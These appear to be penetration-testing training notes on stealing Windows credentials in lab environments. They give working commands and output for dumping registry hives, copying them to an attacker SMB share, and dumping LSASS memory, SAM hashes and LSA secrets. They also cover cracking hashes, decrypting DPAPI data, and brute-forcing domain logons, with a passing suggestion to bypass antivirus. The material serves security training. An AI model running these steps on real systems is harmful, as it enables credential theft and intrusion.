NTDS
It is very common to encounter network environments where Windows systems are joined to a Windows domain. This setup simplifies centralized management, allowing admins to efficiently oversee all systems within their organization. In such environments, logon requests are sent to DCs within the same AD forest. Each DC hosts a file called NTDS.dit, which is synchronized across all DCs, with the exception of Read-Only DCs.
NTDS.dit is a database file that stores AD data, including but not limited to:
- user accounts (username & password hashes)
- group accounts
- computer accounts
- group policy objects
Attacking SAM, SYSTEM, and SECURITY
With administrative access to a Windows system, you can attempt to quickly dump the files associated with the SAM database, transfer them to your attack host, and begin cracking the hashes offline. Performing this process offline allows you to continue your attacks without having to maintain an active session with the target.
Registry Hives
There are three registry hives you can copy if you have local administrative access to a target system, each serving a specific purpose when it comes to dunping and cracking password hashes.
| Registry Hive | Description |
|---|---|
| HKLM\SAM | contains password hashes for local user accounts; these hashes can be extracted and cracked to reveal plaintext passwords |
| HKLM\SYSTEM | stores the system boot key, which is used to encrypt the SAM database; this key is required to decrypt the hashes |
| HKLM\SECURITY | contains sensitive information used by the LSA, including cached domain credentials, cleartext passwords, DPAPI keys, and more |
Using reg.exe to copy Registry Hives
You can back up these hives using the reg.exe utility.
C:\WINDOWS\system32> reg.exe save hklm\sam C:\sam.save
The operation completed successfully.
C:\WINDOWS\system32> reg.exe save hklm\system C:\system.save
The operation completed successfully.
C:\WINDOWS\system32> reg.exe save hklm\security C:\security.save
The operation completed successfully.
If you’re only interested in dumping the hashes of local users, you need only HKLM\SAM and HKLM\SYSTEM. However, it’s often useful to save HKLM\SECURITY as well, since it can contain cached domain user credentials on domain-joined systems, along with other valuable data. Once these hives are saved offline, you can use various methods to transfer them to your attack host.
Creating a Share with smbserver
To create the share, you simply run smbserver.py -smb2support, specify a name for the share, and point to the local directory on your attack host where the hive will be stored. The -smb2support flag ensures compatibility with newer versions of SMB. If you do not include this flag, newer Windows systems may fail to connect to the share, as SMBv1 is disabled by default due to numerous severe vulns and publicly available exploits.
d41y@htb[/htb]$ sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py -smb2support CompData /home/ltnbob/Documents/
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
Moving Hive Copies to Share
Once the share is running on your attack host, you can use the move command on the Windows target to transfer the hive copies to the share.
C:\> move sam.save \\10.10.15.16\CompData
1 file(s) moved.
C:\> move security.save \\10.10.15.16\CompData
1 file(s) moved.
C:\> move system.save \\10.10.15.16\CompData
1 file(s) moved.
You can confirm that your hive copies were successfully moved to the share by navigating to the shared directory on your attack host and using ls to list the files:
d41y@htb[/htb]$ ls
sam.save security.save system.save
Dumping Hashes with secretsdump
One particularly useful tool for dumping hashes offline is Impacket’s secretsdump.
Using secretsdump is straightforward. You simply run the script with Python and specify each of the hive files you retrieved from the target host:
d41y@htb[/htb]$ python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -sam sam.save -security security.save -system system.save LOCAL
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] Target system bootKey: 0x4d8c7cff8a543fbf245a363d2ffce518
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:3dd5a5ef0ed25b8d6add8b2805cce06b:::
defaultuser0:1000:aad3b435b51404eeaad3b435b51404ee:683b72db605d064397cf503802b51857:::
bob:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
sam:1002:aad3b435b51404eeaad3b435b51404ee:6f8c3f4d3869a10f3b4f0522f537fd33:::
rocky:1003:aad3b435b51404eeaad3b435b51404ee:184ecdda8cf1dd238d438c4aea4d560d:::
ITlocal:1004:aad3b435b51404eeaad3b435b51404ee:f7eb9c06fafaa23c4bcf22ba6781c1e2:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0xb1e1744d2dc4403f9fb0420d84c3299ba28f0643
dpapi_userkey:0x7995f82c5de363cc012ca6094d381671506fd362
[*] NL$KM
0000 D7 0A F4 B9 1E 3E 77 34 94 8F C4 7D AC 8F 60 69 .....>w4...}..`i
0010 52 E1 2B 74 FF B2 08 5F 59 FE 32 19 D6 A7 2C F8 R.+t..._Y.2...,.
0020 E2 A4 80 E0 0F 3D F8 48 44 98 87 E1 C9 CD 4B 28 .....=.HD.....K(
0030 9B 7B 8B BF 3D 59 DB 90 D8 C7 AB 62 93 30 6A 42 .{..=Y.....b.0jB
NL$KM:d70af4b91e3e7734948fc47dac8f606952e12b74ffb2085f59fe3219d6a72cf8e2a480e00f3df848449887e1c9cd4b289b7b8bbf3d59db90d8c7ab6293306a42
[*] Cleaning up...
Here you see that secretsdump successfully dumped the local SAM hashes, along with data from hklm\security, including cached domain logon information and LSA secrets such as the machine and user keys for DPAPI.
Notice that the first step secretsdump performs is retrieving the system bootkey before proceeding to dump the local SAM hashes. This is necessary because the bootkey is used to encrypt and decrypt the SAM database. Without it, the hashes cannot be decrypted - which is why having copies of the relevant registry hives is crucial.
Notice the following line:
Dumping local SAM hashes (uid:rid:lmhash:nthash)
This tells you how to interpret the output and which hashes you can attempt to crack. Most modern Windows OS store passwords as NT hashes. Older systems may store passwords as LM hashes, which are weaker and easier to crack. Therefore, LM hashes are useful if the target is running an older version of Windows.
With this in mind, you can copy the NT hashes associated with each user account into a text file and begin cracking passwords. It is helpful to note which hash corresponds to which user to keep track of the results.
Cracking Hashes with Hashcat
Once you have the hashes, you can begin cracking them using Hashcat. Hashcat supports a wide range of hashing algorithms.
You can populate a text file with the NT hashes you were able to dump:
d41y@htb[/htb]$ sudo vim hashestocrack.txt
64f12cddaa88057e06a81b54e73b949b
31d6cfe0d16ae931b73c59d7e0c089c0
6f8c3f4d3869a10f3b4f0522f537fd33
184ecdda8cf1dd238d438c4aea4d560d
f7eb9c06fafaa23c4bcf22ba6781c1e2
Running Hashcat against NT hashes
Hashcat supports many different modes, and selecting the right one depends largely on the type of attack and the specific hash type you want to crack.
d41y@htb[/htb]$ sudo hashcat -m 1000 hashestocrack.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
f7eb9c06fafaa23c4bcf22ba6781c1e2:dragon
6f8c3f4d3869a10f3b4f0522f537fd33:iloveme
184ecdda8cf1dd238d438c4aea4d560d:adrian
31d6cfe0d16ae931b73c59d7e0c089c0:
Session..........: hashcat
Status...........: Cracked
Hash.Name........: NTLM
Hash.Target......: dumpedhashes.txt
Time.Started.....: Tue Dec 14 14:16:56 2021 (0 secs)
Time.Estimated...: Tue Dec 14 14:16:56 2021 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 14284 H/s (0.63ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 5/5 (100.00%) Digests
Progress.........: 8192/14344385 (0.06%)
Rejected.........: 0/8192 (0.00%)
Restore.Point....: 4096/14344385 (0.03%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: newzealand -> whitetiger
Started: Tue Dec 14 14:16:50 2021
Stopped: Tue Dec 14 14:16:58 2021
You can see from the output that Hashcat was successful in cracking three of the hashes. Having these passwords can be useful in many ways. For example, you could attempt to use the cracked credentials to access other systems on the network. It is very common for users to reuse passwords across different work and personal accounts. Understanding and applying this technique can be valuable during assessments. You will benefit from it anytime you encounter a vulnerable Windows system and gain administrative rights to dump the SAM database.
Keep in mind that this is a well-known technique, and administrators may have implemented safeguards to detect or prevent it. Several detection and mitigation strategies are documented within the MITRE ATT&CK framework.
DCC2 Hashes
hklm\security contains cached domain logon information, specifically in the form of DCC2 hashes. These are local, hashed copies of network credential hashes. An example is:
inlanefreight.local/Administrator:$DCC2$10240#administrator#23d97555681813db79b2ade4b4a6ff25
This type of hash is much more difficult to crack than an NT hash, as it uses PBKDF2. Additionally, it cannot be used for lateral movement with techniques like Pass-the-Hash. The Hashcat mode for cracking DCC2 hashes is 2100.
d41y@htb[/htb]$ hashcat -m 2100 '$DCC2$10240#administrator#23d97555681813db79b2ade4b4a6ff25' /usr/share/wordlists/rockyou.txt
<SNIP>
$DCC2$10240#administrator#23d97555681813db79b2ade4b4a6ff25:ihatepasswords
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 2100 (Domain Cached Credentials 2 (DCC2), MS Cache 2)
Hash.Target......: $DCC2$10240#administrator#23d97555681813db79b2ade4b4a6ff25
Time.Started.....: Tue Apr 22 09:12:53 2025 (27 secs)
Time.Estimated...: Tue Apr 22 09:13:20 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 5536 H/s (8.70ms) @ Accel:256 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 149504/14344385 (1.04%)
Rejected.........: 0/149504 (0.00%)
Restore.Point....: 148992/14344385 (1.04%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:9216-10239
Candidate.Engine.: Device Generator
Candidates.#1....: ilovelloyd -> gerber1
Hardware.Mon.#1..: Util: 95%
Started: Tue Apr 22 09:12:33 2025
Stopped: Tue Apr 22 09:13:22 2025
Note the cracking speed of 5536 H/s. On the same machine, NTLM hashes can be cracked at 4605.4 kH/s. This means that cracking DCC2 hashes is approximately 800 times slower. The exact numbers will depend heavily on the hardware available, of course, but the takeaway is that strong passwords are often uncrackable within typical pentests.
DPAPI
In addition to the DCC2 hashes, you previously saw that the machine and user keys for DPAPI were also dumped from hklm\security. The Data Protection Application Programming Interface, or DPAPI, is a set of APIs in Windows OS used to encrypt and decrypt data blobs on a per-user basis. These blobs are utilized by various Windows OS features and third-party applications. Below are just a few examples of applications that use DPAPI and how they use it:
| Application | Use of DPAPI |
|---|---|
| Internet Explorer | password form auto-completion data |
| Google Chrome | password from auto-completion data |
| Outlook | passwords for email accounts |
| Remote Desktop Connection | saved credentials for connections to remote machines |
| Credential Manager | saved credentials for accessing shared resources, joining wireless networks, VPNs and more |
DPAPI encrypted credentials can be decrypted manually with tools like Impacket’s dpapi, mimikatz, or remotely with DonPAPI.
C:\Users\Public> mimikatz.exe
mimikatz # dpapi::chrome /in:"C:\Users\bob\AppData\Local\Google\Chrome\User Data\Default\Login Data" /unprotect
> Encrypted Key found in local state file
> Encrypted Key seems to be protected by DPAPI
* using CryptUnprotectData API
> AES Key is: efefdb353f36e6a9b7a7552cc421393daf867ac28d544e4f6f157e0a698e343c
URL : http://10.10.14.94/ ( http://10.10.14.94/login.html )
Username: bob
* using BCrypt with AES-256-GCM
Password: April2025!
Remote Dumping & LSA Secrets Considerations
With access to credentials that have local administrator privileges, it is also possible to target LSA secrets over the network. This may allow you to extract credentials from running services, scheduled tasks, or applications that store passwords using LSA secrets.
Dumping LSA Secrets Remotely
d41y@htb[/htb]$ netexec smb 10.129.42.198 --local-auth -u bob -p HTB_@cademy_stdnt! --lsa
SMB 10.129.42.198 445 WS01 [*] Windows 10.0 Build 18362 x64 (name:FRONTDESK01) (domain:FRONTDESK01) (signing:False) (SMBv1:False)
SMB 10.129.42.198 445 WS01 [+] WS01\bob:HTB_@cademy_stdnt!(Pwn3d!)
SMB 10.129.42.198 445 WS01 [+] Dumping LSA secrets
SMB 10.129.42.198 445 WS01 WS01\worker:Hello123
SMB 10.129.42.198 445 WS01 dpapi_machinekey:0xc03a4a9b2c045e545543f3dcb9c181bb17d6bdce
dpapi_userkey:0x50b9fa0fd79452150111357308748f7ca101944a
SMB 10.129.42.198 445 WS01 NL$KM:e4fe184b25468118bf23f5a32ae836976ba492b3a432deb3911746b8ec63c451a70c1826e9145aa2f3421b98ed0cbd9a0c1a1befacb376c590fa7b56ca1b488b
SMB 10.129.42.198 445 WS01 [+] Dumped 3 LSA secrets to /home/bob/.cme/logs/FRONTDESK01_10.129.42.198_2022-02-07_155623.secrets and /home/bob/.cme/logs/FRONTDESK01_10.129.42.198_2022-02-07_155623.cached
Dumping SAM Remotely
d41y@htb[/htb]$ netexec smb 10.129.42.198 --local-auth -u bob -p HTB_@cademy_stdnt! --sam
SMB 10.129.42.198 445 WS01 [*] Windows 10.0 Build 18362 x64 (name:FRONTDESK01) (domain:WS01) (signing:False) (SMBv1:False)
SMB 10.129.42.198 445 WS01 [+] FRONTDESK01\bob:HTB_@cademy_stdnt! (Pwn3d!)
SMB 10.129.42.198 445 WS01 [+] Dumping SAM hashes
SMB 10.129.42.198 445 WS01 Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 10.129.42.198 445 WS01 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 10.129.42.198 445 WS01 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 10.129.42.198 445 WS01 WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:72639bbb94990305b5a015220f8de34e:::
SMB 10.129.42.198 445 WS01 bob:1001:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c58:::
SMB 10.129.42.198 445 WS01 sam:1002:aad3b435b51404eeaad3b435b51404ee:a3ecf31e65208382e23b3420a34208fc:::
SMB 10.129.42.198 445 WS01 rocky:1003:aad3b435b51404eeaad3b435b51404ee:c02478537b9727d391bc80011c2e2321:::
SMB 10.129.42.198 445 WS01 worker:1004:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
SMB 10.129.42.198 445 WS01 [+] Added 8 SAM hashes to the database
Attacking LSASS
LSASS is a core Windows process responsible for enforcing security policies, handling user authentication, and storing sensitive credential material in memory.
Upon initial logon, LSASS will:
- cache credentials locally in memory
- create access tokens
- enforce security policies
- write to Windows’ security log
Dumping LSASS Process Memory
Similar to the process of attacking the SAM database, it would be wise for you first to create a copy of the contents of LSASS process memory via the generation of a memory dump. Creating a dump file lets you extract credentials offline using your attack host. Keep in mind conducting attacks offline gives you more flexibility in the speed of your attack and requires less time spent on the target system. There are countless methods you can use to create a memory dump.
Task Manager Method
With access to an interactive graphical session on the target, you can use task manager to create a memory dump.
- open Task Manager
- select the
Processestab - find and click the
Local Security Authority Process - select
Create dump file
A file called lsass.DMP is created and saved in %temp%. This is the file you will transfer to your attack host.
Rundll32.exe & Comsvcs.dll Method
The Task Manager method is dependent on you having a GUI-based interactive session with a target. You can use an alternative method to dump LSASS process memory through a command-line utility called rundll32.exe. This way is faster than the Task Manager method and more flexible because you may gain a shell session on a Windows host with only access to the command line. It is important to note that modern AV tools recognize this method as malicious activity.
Before issuing the command to create the dump file, you must determine what process ID (PID) is assigned to lsass.exe. This can be done from cmd or PowerShell.
For cmd you can use:
C:\Windows\system32> tasklist /svc
Image Name PID Services
========================= ======== ============================================
System Idle Process 0 N/A
System 4 N/A
Registry 96 N/A
smss.exe 344 N/A
csrss.exe 432 N/A
wininit.exe 508 N/A
csrss.exe 520 N/A
winlogon.exe 580 N/A
services.exe 652 N/A
lsass.exe 672 KeyIso, SamSs, VaultSvc
svchost.exe 776 PlugPlay
svchost.exe 804 BrokerInfrastructure, DcomLaunch, Power,
SystemEventsBroker
fontdrvhost.exe 812 N/A
For PowerShell you can use:
PS C:\Windows\system32> Get-Process lsass
Handles NPM(K) PM(K) WS(K) CPU(s) Id SI ProcessName
------- ------ ----- ----- ------ -- -- -----------
1260 21 4948 15396 2.56 672 0 lsass
Once you have the PID assigned to the LSASS process, you can create a dump file:
PS C:\Windows\system32> rundll32 C:\windows\system32\comsvcs.dll, MiniDump 672 C:\lsass.dmp full
With this command, you are running rund32.dll to call an exported function of comsvcs.dll which also calls the MiniDumpWriteDump (MiniDump) function to dump the LSASS process memory to a specified directory (C:\lsass.dmp). Recall that most modern AV tools recognize this as malicious activity and prevent the command from executing. In these cases, you will need to consider ways to bypass or disable the AV tool you are facing.
If you manage to run this command and generate the lsass.dmp file, you can proceed to transfer the file onto your attack host to attempt to extract any credentials that may have been stored in LSASS process memory.
Using Pypykatz to extract Credentials
Once you have the dump file on your attack host, you can use a powerful tool called pypykatz to extract credentials from the .dmp file. Pypykatz is an implementation of Mimikatz written entirely in Python. The fact that it is written in Python allows you to run it on Linux-based attack hosts. At the time of writing, Mimikatz only runs on Windows systems, so to use it, you would either need to use a Windows attack host or you would need to run Mimikatz directly on the target, which is not an ideal scenario. This makes Pypykatz an appealing alternative because all you need is a copy of the dump file, and you can run it offline from your Linux-based attack host.
Recall that LSASS stores credentials that have active logon sessions on Windows systems. When you dumped LSASS process memory into the file, you essentially took a “snapshot” of what was in memory at that point in time. If there were any active logon sessions, the credentials used to establish them will be present.
The command initiates the use of pypykatz to parse the secrets hidden in the LSASS process memory dump. You use lsa in the command line because LSASS is a subsystem of the Local Security Authority, then you specify the data source as a minidump file, proceeded by the path to the dump file stored on your attack host. Pypykatz parses the dump file and outputs the findings:
d41y@htb[/htb]$ pypykatz lsa minidump /home/peter/Documents/lsass.dmp
INFO:root:Parsing file /home/peter/Documents/lsass.dmp
FILE: ======== /home/peter/Documents/lsass.dmp =======
== LogonSession ==
authentication_id 1354633 (14ab89)
session_id 2
username bob
domainname DESKTOP-33E7O54
logon_server WIN-6T0C3J2V6HP
logon_time 2021-12-14T18:14:25.514306+00:00
sid S-1-5-21-4019466498-1700476312-3544718034-1001
luid 1354633
== MSV ==
Username: bob
Domain: DESKTOP-33E7O54
LM: NA
NT: 64f12cddaa88057e06a81b54e73b949b
SHA1: cba4e545b7ec918129725154b29f055e4cd5aea8
DPAPI: NA
== WDIGEST [14ab89]==
username bob
domainname DESKTOP-33E7O54
password None
password (hex)
== Kerberos ==
Username: bob
Domain: DESKTOP-33E7O54
== WDIGEST [14ab89]==
username bob
domainname DESKTOP-33E7O54
password None
password (hex)
== DPAPI [14ab89]==
luid 1354633
key_guid 3e1d1091-b792-45df-ab8e-c66af044d69b
masterkey e8bc2faf77e7bd1891c0e49f0dea9d447a491107ef5b25b9929071f68db5b0d55bf05df5a474d9bd94d98be4b4ddb690e6d8307a86be6f81be0d554f195fba92
sha1_masterkey 52e758b6120389898f7fae553ac8172b43221605
== LogonSession ==
authentication_id 1354581 (14ab55)
session_id 2
username bob
domainname DESKTOP-33E7O54
logon_server WIN-6T0C3J2V6HP
logon_time 2021-12-14T18:14:25.514306+00:00
sid S-1-5-21-4019466498-1700476312-3544718034-1001
luid 1354581
== MSV ==
Username: bob
Domain: DESKTOP-33E7O54
LM: NA
NT: 64f12cddaa88057e06a81b54e73b949b
SHA1: cba4e545b7ec918129725154b29f055e4cd5aea8
DPAPI: NA
== WDIGEST [14ab55]==
username bob
domainname DESKTOP-33E7O54
password None
password (hex)
== Kerberos ==
Username: bob
Domain: DESKTOP-33E7O54
== WDIGEST [14ab55]==
username bob
domainname DESKTOP-33E7O54
password None
password (hex)
== LogonSession ==
authentication_id 1343859 (148173)
session_id 2
username DWM-2
domainname Window Manager
logon_server
logon_time 2021-12-14T18:14:25.248681+00:00
sid S-1-5-90-0-2
luid 1343859
== WDIGEST [148173]==
username WIN-6T0C3J2V6HP$
domainname WORKGROUP
password None
password (hex)
== WDIGEST [148173]==
username WIN-6T0C3J2V6HP$
domainname WORKGROUP
password None
password (hex)
Taking a look at the MSV part: MSV is an authentication package in Windows that LSA calls on to validate logon attempts against the SAM database. Pypykatz extracted the SID, Username, Domain, and even the NT & SHA1 password hashes associated with the bob user account’s logon session stored in LSASS process memory.
Taking a look at the WDIGEST part: WDIGEST is an older authentication protocol enabled by default in Windows XP - Windows 8 and Windows Server 2003 - Windows Server 2012. LSASS caches credentials used by WDIGEST in clear-text. This means if you find yourself targeting a Windows system with WDIGEST enabled, you will most likely see a password in clear-text. Modern Windows OS have WDIGEST disabled by default. Additionally, it is essential to note that Microsoft released a security update for systems affected by this issue with WDIGEST.
Taking a look at the Kerberos part: Kerberos is a network authentication protocol used by AD in Windows Domain environments. Domain user accounts are granted tickets upon authentication with AD. This ticket is used to allow the user to access shared resources on the network that they have been granted access to without needing to type their credentials each time. LSASS caches passwords, ekeys, tickets, and pins associated with Kerberos. It is possible to extract these from LSASS process memory and use them to access other systems joined to the same domain.
Taking a look at the DPAPI part: Mimikatz and Pypykatz can extract the DPAPI masterkey for logged-on users whose data is present in LSASS process memory. These masterkeys can then be used to decrypt the secrets associated with each of the applications using DPAPI and result in the capturing of credentials for various accounts.
Cracking the NT Hash with Hashcat
d41y@htb[/htb]$ sudo hashcat -m 1000 64f12cddaa88057e06a81b54e73b949b /usr/share/wordlists/rockyou.txt
64f12cddaa88057e06a81b54e73b949b:Password1
Attacking Windows Credential Manager
Credential Manager is a feature built into Windows Server 2008 R2 and Windows 7. Thorough documentation on how it works is not publicly available, but essentially, it allows users and applications to securely store credentials relevant to other systems and websites. Credentials are stored in special encrypted folders on the computer under the user and system profiles:
%UserProfile%\AppData\Local\Microsoft\Vault\%UserProfile%\AppData\Local\Microsoft\Credentials\%UserProfile%\AppData\Roaming\Microsoft\Vault\%ProgramData%\Microsoft\Vault\%SystemRoot%\System32\config\systemprofile\AppData\Roaming\Microsoft\Vault\
Each vault folder contains a Policy.pol file with AES keys that is protected by DPAPI. These AES keys are used to encrypt the credentials. Newer versions of Windows make use of Credential Guard to further protect the DPAPI master keys storing them in secured memory enclaves.
Microsoft often refers to the protected stores as Credential Lockers. Credenial Manager is the user-facing feature/API, while the actual encrypted stores are the vault/locker folders. The following table lists the two types of credentials Windows stores:
| Name | Description |
|---|---|
| Web Credentials | credentials associated with websites and online accounts; this locker is used by Internet Explorer and legacy versions if Microsoft Edge |
| Windows Credentials | used to store login tokens for various services such as OneDrive, and credentials related to domain users, local network resources, services, and shared directories |
It is possible to export Windows Vaults to .crd files either via Control Panel or with the following command. Backups created this way are encrypted with a password supplied by the user, and can be imported on other Windows systems.
C:\Users\sadams>rundll32 keymgr.dll,KRShowKeyMgr
Enumerating Credentials with cmdkey
You can use cmdkey to enumerate the credentials stored in the current user’s profile:
C:\Users\sadams>whoami
srv01\sadams
C:\Users\sadams>cmdkey /list
Currently stored credentials:
Target: WindowsLive:target=virtualapp/didlogical
Type: Generic
User: 02hejubrtyqjrkfi
Local machine persistence
Target: Domain:interactive=SRV01\mcharles
Type: Domain Password
User: SRV01\mcharles
Stored credentials are listed with the following format:
| Key | Value |
|---|---|
| Target | the resource or account name the credential is for; this could be a computer, domain name, or a special identifier |
| Type | the kind of credential; common types are Generic for general credentials, and Domain Password for domain user logons |
| User | the user account associated with the credential |
| Persistence | some credentials indicate whether a credential is saved persistently on the computer; credentials marked with “Local machine persistence” survive reboots |
The first credential in the command output above (virtualapp/didlogical) is a generic credential used by Microsoft account / Windows Live services. The random looking username is an internal account ID. This entry may be ignored for your purposes.
The second credential (Domain:interactive=SRV01\mcharles) is a domain credential associated with the user SRV01\mcharles. Interactive means that the credential is used for interactive logon sessions. Whenever you come across this type of credential, you can use runas to impersonate the stored user like so:
C:\Users\sadams>runas /savecred /user:SRV01\mcharles cmd
Attempting to start cmd as user "SRV01\mcharles" ...
Extracting Credentials with Mimikatz
There are many different tools that can be used to decrypt stored credentials. One of the tools you can use is mimikatz. Even within mimikatz, there are multiple ways to attack these credentials - you can either dump credentials from memory using the sekurlsa module, or you can manually decrypt credentials using the dpapi module.
C:\Users\Administrator\Desktop> mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::credman
...SNIP...
Authentication Id : 0 ; 630472 (00000000:00099ec8)
Session : RemoteInteractive from 3
User Name : mcharles
Domain : SRV01
Logon Server : SRV01
Logon Time : 4/27/2025 2:40:32 AM
SID : S-1-5-21-1340203682-1669575078-4153855890-1002
credman :
[00000000]
* Username : mcharles@inlanefreight.local
* Domain : onedrive.live.com
* Password : ...SNIP...
...SNIP...
Attacking AD and NTDS.dit
Once a Windows system is joined to a domain, it will no longer default to referencing the SAM database to validate logon requests. That domain-joined system will now send authentication requests to be validated by the DC before allowing a user to log on. This does not mean the SAM database can no longer be used. Someone looking to log on using a local account in the SAM database can still do so by specifying the hostname of the device preceeded by the username (WS01\nameofuser) or with direct access to the device then typing .\ at the logon UI in the username field. This is worthy of consideration because you need to be mindful of what system components are impacted by the attacks you perform. It can also give you additional avenues of attack to consider when targeting Windows desktop OS or Windows server OS with direct physical access over a network. Keep in mind that you can also study NTDS attacks by keeping track of this technique.
Dictionary Attacks against AD Accounts using NetExec
note
Keep in mind that a dictionary attack is essentially using the power of a computer to guess usernames and/or passwords using a customized list of potential usernames and passwords. It can be rather noisy to conduct these attacks over a network because they can generate a lot of network traffic and alerts on the target system as well as eventually get denied due to login attempt restriction that may be applied through the use of Group Policy.
When you find yourself in a scenario where a dictionary attack is a viable next step, you can benefit from trying to tailor your attack as much as possible. Many organizations follow a naming convention when creating employee usernames. Some common convetions are:
- firstinitiallastname
- firstinitialmiddleinitiallastname
- firstnamelastname
- firstname.lastname
- lastname.firstname
- nickname
Often, an email address’s structure will give you the employee’s username.
Creating a Custom List of Usernames
You can manually create your list(s) or use an automated list generator such as the Ruby-based tool Username Anarchy to convert a list of real names into common username formats.
d41y@htb[/htb]$ ./username-anarchy -i /home/ltnbob/names.txt
ben
benwilliamson
ben.williamson
benwilli
benwill
benw
b.williamson
bwilliamson
wben
w.ben
williamsonb
williamson
williamson.b
williamson.ben
bw
bob
bobburgerstien
bob.burgerstien
bobburge
bobburg
bobb
b.burgerstien
bburgerstien
bbob
b.bob
burgerstienb
burgerstien
burgerstien.b
burgerstien.bob
bb
jim
jimstevenson
jim.stevenson
jimsteve
jimstev
jims
j.stevenson
jstevenson
sjim
s.jim
stevensonj
stevenson
stevenson.j
stevenson.jim
js
jill
jilljohnson
jill.johnson
jilljohn
jillj
j.johnson
jjohnson
jjill
j.jill
johnsonj
johnson
johnson.j
johnson.jill
jj
jane
janedoe
jane.doe
janed
j.doe
jdoe
djane
d.jane
doej
doe
doe.j
doe.jane
jd
Enumerating Valid Usernames with Kerbrute
Before you start guessing passwords for usernames which might not even exist, it may be worthwile identifying correct naming convention and confirming the validity of some usernames. You can do this with a tool like Kerbrute. Kerbrute can be used for brute-forcing, password spraying and username enumeration.
d41y@htb[/htb]$ ./kerbrute_linux_amd64 userenum --dc 10.129.201.57 --domain inlanefreight.local names.txt
__ __ __
/ /_____ _____/ /_ _______ __/ /____
/ //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
/ ,< / __/ / / /_/ / / / /_/ / /_/ __/
/_/|_|\___/_/ /_.___/_/ \__,_/\__/\___/
Version: v1.0.3 (9dad6e1) - 04/25/25 - Ronnie Flathers @ropnop
2025/04/25 09:17:10 > Using KDC(s):
2025/04/25 09:17:10 > 10.129.201.57:88
2025/04/25 09:17:11 > [+] VALID USERNAME: bwilliamson@inlanefreight.local
<SNIP>
Launching a Brute-Force Attack with NetExec
Once you have your list(s) prepared or discover the naming convention and some employee names, you can launch a brute-force attack against the target DC using a tool such as NetExec. You can use it in conjunction with the SMB protocol to send logon requests to the target DC:
d41y@htb[/htb]$ netexec smb 10.129.201.57 -u bwilliamson -p /usr/share/wordlists/fasttrack.txt
SMB 10.129.201.57 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC-PAC) (domain:dac.local) (signing:True) (SMBv1:False)
SMB 10.129.201.57 445 DC01 [-] inlanefrieght.local\bwilliamson:winter2017 STATUS_LOGON_FAILURE
SMB 10.129.201.57 445 DC01 [-] inlanefrieght.local\bwilliamson:winter2016 STATUS_LOGON_FAILURE
SMB 10.129.201.57 445 DC01 [-] inlanefrieght.local\bwilliamson:winter2015 STATUS_LOGON_FAILURE
SMB 10.129.201.57 445 DC01 [-] inlanefrieght.local\bwilliamson:winter2014 STATUS_LOGON_FAILURE
SMB 10.129.201.57 445 DC01 [-] inlanefrieght.local\bwilliamson:winter2013 STATUS_LOGON_FAILURE
SMB 10.129.201.57 445 DC01 [-] inlanefrieght.local\bwilliamson:P@55w0rd STATUS_LOGON_FAILURE
SMB 10.129.201.57 445 DC01 [-] inlanefrieght.local\bwilliamson:P@ssw0rd! STATUS_LOGON_FAILURE
SMB 10.129.201.57 445 DC01 [+] inlanefrieght.local\bwilliamson:P@55w0rd!
Event Logs from the Attack
It can be useful to know what might have been left behind by an attack. Knowing this can make your remediation recommendations more impactful and valuable for the client you are working with. On any Windows OS, an admin can navigate to Event Viewer and view the Security events to see the exact actions that were logged. This can inform decisions to implement stricter security controls and assist in any potential investigation that might be involved following a breach.
